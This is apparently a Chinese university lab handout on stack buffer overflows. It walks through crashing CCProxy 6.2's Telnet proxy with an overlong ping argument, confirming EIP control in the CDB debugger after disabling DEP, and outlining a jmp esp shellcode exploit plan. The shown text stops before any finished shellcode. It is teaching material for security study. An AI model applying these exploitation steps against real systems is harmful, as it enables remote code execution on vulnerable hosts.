

实验2A： 缓冲区溢出攻击

课程助教 杨毅宇



1. 实验目的

- ❖ 掌握缓冲区溢出的原理
- ❖ 掌握常用的缓冲区溢出方法
- ❖ 理解缓冲区溢出的危害性
- ❖ 掌握防范和避免缓冲区溢出攻击的方法

2. 实验工具

❖ 溢出对象:

- CCProxy 6.2 (课上分析)
- war-ftp 1.65 (自己分析)
- 3CTftpSvc 2.0.1 (自己分析)

❖ 调试工具:

- CDB/NTSD/WinDbg: 这三个工具都包含在 Debugging Tools for Windows中
- OllyDBG/IDA Pro etc.

❖ 实验环境:

- Windows XP sp1或sp2, 或关闭DEP的SP3


❖ 需要使用高级语言编程

❖ 虚拟机 (可选, 自行安装)

2. 实验工具

❖ Windows XP SP3关闭DEP的方法

- 编辑C:\boot.ini文件，将/noexecute=optin 改为 /execute，重启系统

A screenshot of a Windows XP Notepad window titled "boot.ini - 记事本". The window has a menu bar with "文件(F)", "编辑(E)", "格式(O)", "查看(V)", and "帮助(H)". The text content is as follows:

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /execute /fastdetect
```

The text "/execute /fastdetect" on the last line is highlighted with a red rectangular box.

2. 实验工具

❖ CDB：类似GDB的命令行调试工具

- -p Pid，这个选项允许CDB附上指定进程ID的进程。
例：cdb -p 1034
- -pn ExeName，这个选项允许CDB用指定的可执行文件名（.exe）附上进程。例：cdb -pn myapp.exe
- -psn ServiceName，这个选项允许CDB附上指定服务的进程。例：cdb -psn MyService

CDB 命令行选项参考：

<https://docs.microsoft.com/zh-cn/windows-hardware/drivers/debugger/cdb-command-line-options>


3.实验步骤

- 1.介绍CCProxy 6.2
- 2.CCProxy 6.2缓冲区溢出漏洞说明
- 3.CCProxy 6.2缓冲区溢出漏洞演示
- 4.CCProxy 6.2缓冲区溢出漏洞利用

3.1 介绍CCProxy

❖ CCProxy因其设置简单和使用方便等特点，成为国内最受欢迎的代理服务软件。

❖ CCProxy不但支持常见的HTTP和SOCKS代理，而且还支持FTP和Telnet这类不常用的协议及其它协议。



❖ Telnet服务

- 使用telnet ip，可以开始一个telnet会话，输入用户名和密码来登录远程服务器，以命令行的方式远程管理计算机。
- telnet远程登录通信的时候，采用的是明文。如果有人使用嗅探工具抓包，在你用telnet通信的时候，抓取你的信息数据包，被抓取的数据包为明文。因此telnet通信是不安全的，很多linux服务器都不开放telnet服务，而采用SSH服务。

3.2 漏洞说明

❖ CCProxy在代理Telnet协议时，可以接受Ping命令

- Ping命令格式：ping hostname\r\n

❖ 当hostname的长度超过一个长阈值，CCProxy 6.2会发生缓冲区溢出

[CVE List](#)[CNAs](#)[WGs](#)
[News & Blog](#)[Board](#)[About](#)


NVD
Go to for:
[CVSS Scores](#)
[CPE Info](#)
[Advanced Search](#)

[Search CVE List](#)[Download CVE](#)[Data Feeds](#)[Request CVE IDs](#)[Update a CVE Entry](#)TOTAL CVE Entries: **133807**[HOME](#) > [CVE](#) > [CVE-2004-2685](#)[Printer-Friendly View](#)

CVE-ID	
CVE-2004-2685	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Buffer overflow in YoungZSoft CCProxy 6.2 and earlier allows remote attackers to execute arbitrary code via a long address in a ping (p) command to the Telnet proxy service, a different vector than CVE-2004-2416.	

3.3 漏洞演示

- ❖ 在目标主机运行CCProxy，使用默认设置
- ❖ 运行CCProxy的机器IP是192.168.121.129
- ❖ 使用telnet命令连接CCProxy:
 - telnet 192.168.121.129 23
- ❖ 返回信息:



```
G:\ Telnet 192.168.121.129
CCProxy Telnet>CCProxy Telnet Service Ready.
CCProxy Telnet>_
```

3.3 漏洞演示

- ❖ 输入ping命令，后接畸形数据：ping AAAA...
- ❖ 在ping命令后接10个字符A，观察返回信息
- ❖ 将字符A的数量变为100个、1000个、2000个，观察返回信息
- ❖ 如果终端提示“Host not found”，说明CCProxy正确地处理了这个畸形数据，仍工作正常
- ❖ 如果终端提示“失去了跟主机的连接”，表明CCProxy已经崩溃

3.3 漏洞演示

```
C:\ Telnet 192.168.121.129
```

```
CCProxy Telnet>CCProxy Telnet Service Ready.  
CCProxy Telnet>ping AAAAAAAAAA
```

输入10个A

Host not found: AAAAAAAAAA

CCProxy Telnet>_


[illegible]

输入1000个A

3.3 漏洞演示

输入2000个A

失去了跟主机的连接。



3.4 漏洞利用.....

foo的实参

H


foo执行前的准备工作

foo的局部变量

printf的实参

L

printf执行



```
void foo(int p1, int p2)
{
    char buf[32];
    int sum = p1 + p2;
    printf("%d\n", sum);
}
```

```
int main()
{
    int a = 1;
    int b = 2;
    foo(a, b);
    return 0;
}
```

栈向低地址方向生长

3.4 漏洞利用

函数调用前父函数处的指令

Push arg

Call func

函数调用后子函数开头的指令

Push ebp

Mov ebp, esp


Sub esp , XXX

函数调用结尾处子函数的指令

Add esp , XXX

Pop ebp


ret n



3.4 漏洞利用

于是，我们可以考虑利用CCProxy 6.2的这个缓冲区溢出漏洞，利用ping命令向其发送一个长的字符串，溢出局部变量，覆盖RET的位置，从而实现程序跳转。

- 定位RET
- 寻找跳转指令地址
- 构造shellcode
- 定位shellcode存放位置
- 编写攻击程序




3.4.1 分析思路

❖ 在目标主机上运行CCProxy

❖ 用CDB将其挂起

- `cdb -pn ccproxy.exe`



```
Command Prompt - "C:\Program Files\Debugging Tools for Windows\cdb.exe" -pn ccproxy....  
Microsoft Windows XP [Version 5.1.2600]  
<C> Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\yaol>"C:\Program Files\Debugging Tools for Windows\cdb  
.exe" -pn ccproxy.exe  
  
Microsoft <R> Windows Debugger Version 6.9.0003.113 X86  
Copyright <c> Microsoft Corporation. All rights reserved.
```

3.4.1 分析思路

❖ 输入g继续运行

❖ 在攻击主机上按前面所述telnet到目标主机上，并通过ping命令把2000个A组成的字符串发送到CCProxy时，CDB捕捉到CCProxy的Access Violation事件

```
0:020> g
(630.760): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=ffffffff ebx=00000134 ecx=00002736 edx=00000007 esi=011f7f15 edi=011f8315
eip=41414141 esp=011f6700 ebp=00ac0d40 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
41414141 ??              ???
0:001>
```

3.4.1 分析思路

- ❖ 首先看到EIP的内容为41414141（字符A的ASCII码是0x41）
- ❖ 这是因为栈中存放RET值的地方已经被41414141覆盖，当函数返回时，就将这个值弹出到EIP寄存器
- ❖ EIP中存放的是程序下一条指令的地址。但程序在0x41414141地址处找不到可执行的指令，因此报错
- ❖ 那么，如果覆盖RET位置的不是0x41414141，而是指向某个跳转指令（eg. `Jmp esp`）的地址呢？

3.4.1 分析思路

❖再查看一下此时ESP和ESI寄存器指向的内容

```
0:001> dd esp
011f6700  41414141 41414141 41414141 41414141
011f6710  41414141 41414141 41414141 41414141
011f6720  41414141 41414141 41414141 41414141
011f6730  41414141 41414141 41414141 41414141
011f6740  41414141 41414141 41414141 41414141
011f6750  41414141 41414141 41414141 41414141
011f6760  41414141 41414141 41414141 41414141
011f6770  41414141 41414141 41414141 41414141
0:001> dd esi
011f7f15  41414141 41414141 41414141 41414141
011f7f25  41414141 41414141 41414141 41414141
011f7f35  41414141 41414141 41414141 41414141
011f7f45  41414141 41414141 41414141 41414141
011f7f55  41414141 41414141 41414141 41414141
011f7f65  41414141 41414141 41414141 41414141
011f7f75  41414141 41414141 41414141 41414141
011f7f85  41414141 41414141 41414141 41414141
0:001>
```

3.4.1 分析思路

❖ 目前已知RET的值和ESP指向地址的值都处于我们输入的范围

❖ **基本思路**：将shellcode放在ESP寄存器指向的内存单元中，然后在RET位置填充一条指向jmp esp指令的地址，于是函数返回时，就能执行jmp esp，跳转到ESP指向的shellcode上运行

❖ 现在的问题： RET和ESP位置在哪里？能填放shellcode的缓冲区有多大？

3.4.2 定位RET

- ❖ 利用一串不重复的字符填充缓冲区，然后查看覆盖RET的字符串，计算它们在整个字符串中的位置，从而得出缓冲区的大小及RET的偏移
- ❖ 通过patternCreate.pl来生成不重复的字符



```
C:\WINDOWS\system32\cmd.exe  
C:\Perl\bin>perl.exe patternCreate.pl 1.txt 2000
```

3.4.2 定位RET

